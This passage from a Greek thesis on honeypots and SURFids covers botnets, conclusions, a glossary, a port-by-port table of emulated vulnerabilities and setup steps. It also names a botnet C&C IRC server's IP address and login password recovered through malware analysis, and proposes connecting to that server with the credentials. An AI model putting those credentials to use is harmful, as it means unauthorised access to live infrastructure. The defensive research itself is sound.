
Τα botnets είναι μεγάλα δίκτυα υπολογιστών που έχουν γίνει παραβιαστεί (zombie machines) και ελέγχονται από κάποιον. Οι πιο σύνηθες χρήσεις των botnets είναι η διενέργεια κατανεμημένων επιθέσεων άρνησης εξυπηρέτησης (distributed denial of service attacks DDOS), καθώς και η αποστολή spam μηνυμάτων ηλεκτρονικού ταχυδρομείου. Η ταχεία διεύρυνση των botnets γίνεται κατά βάση με την διάχυση στο διαδίκτυο malware προγραμμάτων που διαδίδονται παντού μέσω της αυτόνομης και συνεχούς αναζήτησης (συνήθως μέσω τυχαίων port scanning τεχνικών) καινούργιων ευπαθών συστημάτων. Αυτό επιτυγχάνεται κυρίως με τη βοήθεια των worms (κλασικά τέτοια παραδείγματα είναι αυτά των W32/Bobax (“Bobax”), Agobot, SDBot και των αμέτρητων παραλλαγών αυτών), που εκμεταλλεύονται συγκεκριμένες αδυναμίες των Windows (κυρίως) λειτουργικών συστημάτων (DCOM - Distributed Component Object Model και LSASS - Local Security Authority Service) αναγκάζοντας τα μολυσμένα συστήματα να λειτουργούν σαν mail relays (στις περιπτώσεις των spam) αλλά και να μολύνουν άλλα συστήματα.

Η παρακάτω εικόνα παρουσιάζει παραστατικά την δημιουργία και χρήση ενός botnet για την αποστολή spam μηνυμάτων [63].




Σχήμα: 3.49: Botnet and Spam

Η τυπική αρχιτεκτονική σε μία πχ DDOS επίθεση σε έναν web server παρουσιάζεται παρακάτω:



Σχήμα: 3.50: Τυπική τοπολογία ενός Botnet την στιγμή επίθεσης σε έναν web server

Η ανάλυση malware αρχείων μας δίνει τη δυνατότητα ανίχνευσης botnets. Αναλυτικότερα, **έγινε δυνατή η ανίχνευση IP διευθύνσεων αρκετών C&C servers καθώς και των passwords για επιτυχή σύνδεση**. Για παράδειγμα η ανάλυση του παραρτήματος 7 όπως και το αρχείο δικτυακής κίνησης (στιγμιότυπο του οποίου παρουσιάζεται παρακάτω) δείχνουν την ύπαρξη ενός botnet του οποίου ο IRC server βρίσκεται στην IP διεύθυνση 61.158.154.4 (η διεύθυνση βρίσκεται γεωγραφικά στην Κίνα) και δέχεται συνδέσεις με τον κωδικό laorosr. Το παρακάτω σχετικό pcap αρχείο είναι μέρος της αυτοματοποιημένης ανάλυσης που έκανε το Anubis sandbox.



Σχήμα: 3.51: Wireshark pcap. Βλέπουμε το IRC password, σύνδεσης στον C&C IRC server

Κεφάλαιο 4 - Συμπεράσματα

“If you reveal your secrets to the wind, you should not blame the wind for revealing them to the trees.”
— Kahlil Gibran

4.1 Συμπεράσματα

Τα honeypots όπως αναφέρθηκε και στο Κεφάλαιο 1 δεν είναι μία ιδιαίτερα νέα τεχνολογία. Ωστόσο οι νέες προκλήσεις που παρουσιάζονται πλέον ολοένα και περισσότερο στον τομέα της ασφάλειας πληροφοριακών συστημάτων δείχνουν πως η χρήση τους γίνεται σιγά σιγά αναγκαία. Φυσικά, κανείς δεν υποστηρίζει πως τα προβλήματα της ασφάλειας θα λυθούν με την χρήση της τεχνολογίας αυτής. Ωστόσο είναι ένας ακόμη τρόπος για την κατανόηση των μεθόδων των επιτιθέμενων και τη γενικότερη βελτίωση της ασφάλειας.


Όπως είδαμε και στο Κεφάλαιο 2, τα διάφορα honeypots αυξάνονται συνεχώς σε αριθμό, ενώ συνάμα γίνονται και αρκετά πιο «έξυπνα» και λειτουργικά. Παράλληλα παραδείγματα όπως το Kippo, το Artemisa και το Dionaea μας δείχνουν πως η τάση είναι πλέον η δημιουργία honeypots συγκεκριμένου τύπου (πχ SSH, VOIP, malware collector) ξεφεύγοντας από την κλασική λογική για παράδειγμα του honeyd. Ταυτόχρονα φαίνεται να μετακινούμαστε από την λογική των καθαρά low interaction honeypots σε μία πιο εξελιγμένη μορφή low-medium interaction που δίνει στον επιτιθέμενο περισσότερες δυνατότητες (και φυσικά στον ερευνητή περισσότερη γνώση).

Το SURFids φαίνεται από τις μέχρι τώρα εκτιμήσεις μας ιδιαίτερα ικανοποιητικό και ολοκληρωμένο εργαλείο. Παρουσιάζει χαμηλές απαιτήσεις σε πόρους και η εισαγωγή αισθητήρων είναι ιδιαίτερα απλή διαδικασία. Παράλληλα η αρχιτεκτονική του φαίνεται να είναι ιδανική για χρήση σε μεγάλα δίκτυα με ετερόκλητο περιεχόμενο όπως για παράδειγμα αυτά των πανεπιστημίων. Ακόμη, όπως παρουσιάστηκε και στην παράγραφο 3.6.1, το SURFids είναι ιδανικό για την ανίχνευση μολυσμένων συστημάτων εντός ενός οργανισμού.

Τέλος, δεν θα μπορούσαμε να μην αναφέρουμε το γεγονός ότι τα περισσότερα projects που σχετίζονται με honeypots (και τα καλύτερα από όλες τις απόψεις) είναι ανοιχτού λογισμικού και ιδιαίτερα ανοιχτά από όλες τις απόψεις, ενώ συνάμα φαίνεται να υπάρχει ένα αρκετά καλό κλίμα συνεργασίας μεταξύ των διάφορων developers (πχ SURFids και Dionaea κ.α).

4.2 Μελλοντική εργασία

Η ανάλυση των malware αρχείων μας δίνει την δυνατότητα να εντοπίσουμε ένα botnet. Η επόμενη κίνηση θα μπορούσε να ήταν η δημιουργία ενός IRC client ικανού να συνδέεται στον IRC server με τα στοιχεία που έχουμε ανακτήσει / αποκτήσει (credentials). Κατόπιν η καταγραφή όλων των κινήσεων του botnet, συμπεριλαμβανομένων των διευθύνσεων zombie μηχανημάτων καθώς και πιθανών στόχων φαίνεται δυνατή (και άκρως ενδιαφέρουσα).



Σχήμα: 4.52 Sensor as a “zombie”

Το SURFids είναι ανοιχτού λογισμικού γεγονός που δίνει την δυνατότητα στον οποιοδήποτε να συμμετάσχει στην βελτιστοποίηση του. Στην κατεύθυνση αυτή πέρα της βελτίωσης του ίδιου του λογισμικού, θα ήταν θετική και η συγγραφή ξανά της τεκμηρίωσης (documentation) καθώς και η ενημέρωση του εγχειρίδιου χρήσης (manual). Ακόμη η δημιουργία ενός plug-in για την προσθήκη του Snort στο SURFids θα ήταν ιδιαίτερα χρήσιμη.

Επίσης, από την έρευνα που διεξήχθη παρατηρήθηκε ένα αξιοσημείωτο κενό στην βιβλιογραφία που αφορά τα honeypots και τα ποικίλα νομικά και ηθικά ζητήματα που γεννά η χρήση τους. Ιδίως σε επίπεδο Ελλάδας και Ευρωπαϊκής Ένωσης υπάρχουν σημαντικές ελλείψεις.

Η Ελλάδα, όπως έχει δείξει τα τελευταία χρόνια, διαθέτει ένα αρκετά σημαντικό δυναμικό (φοιτητές, ερευνητές, κ.α) που ασχολείται με την ασφάλεια πληροφοριακών συστημάτων. Έτσι, όπως αναφέρθηκε και στην εισαγωγή η ενδυνάμωση του Greek Honeynet Project κρίνεται πέρα από αναγκαία και αρκετά εφικτή.

4.3 Επίλογος

Η συγγραφή της παρούσας εργασίας καθώς και η παρουσία μου στο ISlab του ΕΚΕΦΕ Δημόκριτος ήταν συνολικά μία άκρως ικανοποιητική εμπειρία. Παράλληλα η ενασχόληση με honeypots κάθε άλλο παρά ανιαρή θα μπορούσε να χαρακτηριστεί, και προτείνεται ανεπιφύλακτα στον οποιοδήποτε θα ήθελε να ασχοληθεί με το κομμάτι αυτό της ασφάλειας πληροφοριακών συστημάτων.

Αντιστοίχιση – Ερμηνεία αγγλικών όρων

Blackhat κοινότητα: ο όρος αναφέρεται στο σύνολο των crackers οι οποίοι (σε αντίθεση πχ με τους whitehats και greyhats) δεν αποσκοπούν στην διάδοση της γνώσης (εκτός ίσως από μεταξύ τους ανταλλαγή πληροφορίας σε κλειστά forums και sites).

Brute force attack: Ως brute force attack ορίζουμε την επίθεση εξαντλητικής αναζήτησης (στην βιβλιογραφία συναντάμε και τον όρο επίθεση ωμής βίας), κατά την οποία ένας επιτιθέμενος επιτίθεται σε κάποια υπηρεσία στέλνοντας όλους τους δυνατούς πιθανούς συνδυασμούς κωδικών. Στην πράξη η επίθεση αυτή είναι πάρα πολύ θορυβώδης και αργή (ιδίως όταν λαμβάνει χώρα δικτυακά).

Cracker: Αυτός που διεισδύει σε υπολογιστικά συστήματα, με κακόβουλη πρόθεση. Ο σωστός όρος για τον κακόβουλο χρήστη - επιτιθέμενο (βλέπε και hacker παρακάτω).

False negatives: Τα false negatives είναι οι περιπτώσεις επιθέσεων τις οποίες το IDS δεν κατάφερε μετά από την εξέτασή τους να τις επισημάνει. Τα false negatives συνήθως προκύπτουν από κακή ρύθμιση του IDS ή από την εμφάνιση μίας νέας επίθεσης για την οποία δεν υπάρχει προηγούμενη γνώση.

False positives: Τα false positives είναι οι λανθασμένες επισημάνσεις που παράγει ένα IDS, όταν ανιχνεύσει κάποιο γεγονός σαν περίπτωση πιθανής επίθεσης, ενώ στην πραγματικότητα δεν είναι.

Fast-Flux Botnets: Η fast flax είναι μία τεχνική που χρησιμοποιούν πλέον αρκετά botnets. Μπορεί να χαρακτηριστεί ως ένας συνδυασμός peer-to-peer networking, κατανεμημένων εντολών και ελέγχου, και proxy redirection. Η βασική ιδέα πίσω από το fast flux είναι η χρήση αμέτρητων διαφορετικών IP διευθύνσεων που σχετίζονται με ένα domain name, και το συνεχές και με υψηλή συχνότητα swapping μεταξύ αυτών (των IP) για την συνεχή μεταβολή των DNS εγγραφών.

Greek Honeynet Project και ΕΚΕΦΕ Δημόκριτος: Το Greek Honeynet Project είναι η ελληνική συμμετοχή στο Honeynet Research Alliance. Το Greek Honeynet Project ήταν ενεργό μέχρι και το 2007. Περισσότερες πληροφορίες υπάρχουν στην ιστοσελίδα: http://www.honeynet.gr .

Hacker: Ο όρος με την πρωταρχική του σημασία αναφέρεται κατά βάση σε προγραμματιστές με υψηλές γνώσεις που μπορούσαν να μεταβάλλουν προγράμματα, εκτρέποντας την φυσιολογική τους λειτουργία. Ωστόσο στο υπάρχον κοινωνικό φαντασιακό, κυρίως λόγο της μόνιμα λανθασμένης χρήσης σε δεκάδες ταινίες, και ρεπορτάζ των ΜΜΕ ο όρος hacker έχει αρνητική χροιά. Το παρόν κείμενο χρησιμοποιεί ως συνώνυμες τις λέξεις cracker, blackhat, επιτιθέμενος και κακόβουλος χρήστης (και όχι τη λέξη hacker).

IDS: Συστήματα Ανίχνευσης Επιθέσεων. Έχουν ως σκοπό τους την ανίχνευση ενδεχόμενων παραβιάσεων στα συστήματα τα οποία επιβλέπουν (βλέπε κεφάλαιο 1).

Keylogger: Keylogger είναι ένα πρόγραμμα καταγραφής (συνήθως software αλλά υπάρχουν και πολλές hardware υλοποιήσεις) όλων των keystrokes που γίνονται σε ένα σύστημα.

Netfilter/iptables: Το netfilter/iptables project είναι ουσιαστικά απόγονος των ipchains. Ο πυρήνας του Linux προσφέρει ένα πολύ ευέλικτο και δυνατό σύστημα (framework) φιλτραρίσματος πακέτων, με το όνομα Netfilter. Το Netfilter, εκτός από την υποδομή για το φιλτράρισμα πακέτων, παρέχει επίσης λειτουργίες NAT (Network Address Translation) και τροποποίησης των εισερχόμενων, εξερχόμενων, ή δρομολογούμενων μέσω του υπολογιστή πακέτων, καθιστώντας το Linux ένα πολύ δυνατό εργαλείο για την ανάπτυξη firewalls (προσωπικών ή μη), routers, και gateways με δυνατότητες αντίστοιχες (ή ίσως και καλύτερες) με εκείνες ακριβών εμπορικών εφαρμογών ή ακριβών Hardware firewalls/routers.

Nmap: Το nmap (Network Mapper) είναι ένα από τα πιο γνωστά security scanners εργαλεία που χρησιμοποιούνται σήμερα, τόσο από την πλευρά των αναλυτών ασφαλείας (penetration testers) όσο και από την πλευρά των επιτιθέμενων. Δημιουργήθηκε το 1997 από τον Fyodor Vaskovich και είναι ανοιχτού λογισμικού (η τελευταία του έκδοση είναι η 5.5).

Passive fingerprinting: Ως παθητικό fingerprinting ορίζεται η διαδικασία κατά την οποία γίνεται αναγνώριση ενός απομακρυσμένου συστήματος χωρίς ωστόσο την χρήση άμεσων συνδέσεων με αυτόν. Αυτό συνήθως επιτυγχάνεται με την λήψη και ανάλυση πακέτων που φεύγουν από το εν λόγω μηχάνημα. Όπως γίνεται κατανοητό η τεχνική αυτή υπερέχει ως προς τα ίχνη που αφήνει, αφού δεν εγκαθιδρύονται συνδέσεις με τον υπολογιστή στόχο.

Payload: όταν αναφερόμαστε σε ένα exploit, το payload είναι στην πράξη αυτό το οποίο θα εκτελεστεί (πχ η δημιουργία ενός Reverse TCP Shell) μετά την επιτυχή εκτέλεση του exploit.

Proxy συνδέσεις: Μία proxy σύνδεση στην πιο απλή της μορφή, νοείται ως η σύνδεση ενός συστήματος με έναν proxy server, ο οποίος παίζει και τον ρόλο του ενδιάμεσου για την περαιτέρω επικοινωνία του πρώτου με κάποιο δίκτυο.

Xinetd: Το xinetd (the eXtended InterNET Daemon) είναι ένας ανοιχτού λογισμικού super-server daemon, που χρησιμοποιείται σε πολλά linux συστήματα και διανομές, ο οποίος διαχειρίζεται συνδέσεις διαδικτύου.

Xprobe: Το xprobe είναι ένα εργαλείο που μπορεί να εντοπίσει το λειτουργικό σύστημα στο οποίο τρέχει ένας απομακρυσμένος υπολογιστής. Χρησιμοποιεί για τον σκοπό αυτό ICMP πακέτα.

Παράρτημα 1

Στον παρακάτω πίνακα παρουσιάζονται συνολικά οι περισσότερες από τις αδυναμίες που προσομοιώνουν τα Dionaea, nepenthes και amun honeypots.


Πόρτα	Amun	Nepenthes	Dionaea
21	ftpd	-	ftp
25	imail	-	-
42	wins	wins	-
69	-	-	tftp
80	http	Asn1	http
105	mercury		
110	axigen, slmail, mdaemon		
135	dcom	dcom	epmap
139	smb, ms06040, netdde	netbiosname, netdde	
143	lotusdomino		
443	iis	iis	https
445	lsass, pnp, dnsv2, asn1, ms06070, ms08067, smb	asn1, dcom, lsass, ms08067, pnp	smb
554	helix		
587	imail		
617	arkeia		
1023	sasserftpd	sasserftpd	
1025	Msdtc	Msdtc, dcom	
1080	mydoom		
1111	tivoli		
1433			mssql
1434		mssql	
1581	tivoli		
1900	arc		
2101	msmq		
2103	msmq	msmq	
2105	msmq	msmq	
2107	msmq	msmq	
2380	goodtech		
2555	upnp		

2745	Bagle	bagle	
2954	hpopenview		
2967	symantec	symantec	
2968	symantec	symantec	
3127	mydoom	mydoom	
3128	mydoom		
3140		optix	
3268	trend		
3372	msdtc	msdtc	
3628	trend		
5000	upnp	upnp	
5060			sip
5168	trend		
5554	sasserftpd	sasserftpd	
6070	arc		
6101	veritas		
6129	dameware	dameware	
7144	peercast		
8080	tivoli		
9999	maxdb		
10000		veritas	
10203	ca		
17300		kuang2	
27347	sub7	sub7	
38292	symantec		
41523	arc		

Παράρτημα 2

Τα βήματα που ακολουθούνται έχουν σε γενικές γραμμές ως εξής:

Στην περίπτωση μας η εγκατάσταση Βάσης Δεδομένων και logging server γίνεται στο ίδιο μηχάνημα οπότε ως database host βάζουμε localhost:




Στη συνέχεια αν δεν έχουμε δημιουργήσει έναν admin χρήστη στην PostgreSQL το πράττουμε, σε μία νέα κονσόλα:

sudo -u postgres createuser -s -d -r -P <adminuser>

Τοποθετούμε το αντίστοιχο adminusername όταν μας ζητηθεί στην εγκατάσταση. Κατόπιν γράφουμε τον κωδικό του adminuser, και μετά την πόρτα που θα χρησιμοποιεί η βάση (default η 5432). Στην συνέχεια δημιουργούμε μία νέα βάση (idsserver) και έπειτα τους διάφορους λογαριασμούς χρηστών που είναι απαραίτητοι. Αν έχουμε διαθέσιμο δίκτυο επιλέγουμε την εγκατάσταση του GeoIP.

Τέλος, θα λάβουμε ένα μήνυμα σαν το παρακάτω:




Εδώ πρέπει να γίνουν κάποιες ρυθμίσεις ώστε η βάση δεδομένων να είναι διαθέσιμη στο installation. Ελέγχουμε το αρχείο /etc/postgresql/8.3/main/pg_hba.conf και κάνουμε τις απαραίτητες τροποποιήσεις ώστε να υπάρχει μία γραμμή της μορφής:

host idsserver all 192.168.1.2/32 md5

Παράρτημα 3


Όταν ξεκινήσει η εγκατάσταση θα μας ζητηθούν διάφορες πληροφορίες:



Μία αρκετά κρίσιμη είναι το μέγεθος των VPN κλειδιών. Οι επιλογές είναι 1024 ή 2048. Προτείνεται η χρήση του 2048 για μεγαλύτερη ασφάλεια μιας και η διαφορά απόδοσης δεν θεωρείται ιδιαίτερα σημαντική.

Κατόπιν μας ζητούνται μερικά δεδομένα σε σχέση με τα πιστοποιητικά, τα οποία είναι θεμιτό να έχουν νόημα (πχ χώρα = GR, πόλη = Athens κτλ).

Επίσης, θα ζητηθεί η IP διεύθυνση που θα χρησιμοποιεί το xinetd, η IP διεύθυνση που θα χρησιμοποιηθεί στο Common Name (CN) του πιστοποιητικού, καθώς και η δημιουργία ενός κωδικού με τον οποίο θα συνδέονται στην OpenVPN πόρτα 4443 οι αισθητήρες.



Σε αυτό το σημείο έχουμε ολοκληρώσει την αρχική εγκατάσταση του tunnel server. Απομένει η ορθή ρύθμιση του, καθώς επίσης και η εγκατάσταση ενός ή περισσότερων honeypots.

Ρύθμιση του server

Μερικές απαραίτητες τροποποιήσεις που πρέπει **απαραίτητα** να γίνουν είναι:

Στο βασικό αρχείο ρυθμίσεων που είναι το /etc/surfnetids/surfnetids-tn.conf, υπάρχουν πολλές δυνατές επιλογές όπως ο τρόπος με τον οποίο θα κρατούνται τα logs, η ενεργοποίηση κάποιων εργαλείων (όπως πχ tcp fingerprinting, ARP detection), και άλλες χρήσιμες λειτουργίες. Σε αυτό το αρχείο, πρέπει στην παράγραφο Database connection να προσθέσουμε τα username και password για την σύνδεση με την βάση δεδομένων.

Στο αρχείο /etc/apache2/ports.conf πρέπει να αλλάξουμε την πόρτα από 443 σε 4443 και αυτό εξαιτίας του ότι το Nepenthes χρησιμοποιεί την 443 πόρτα.

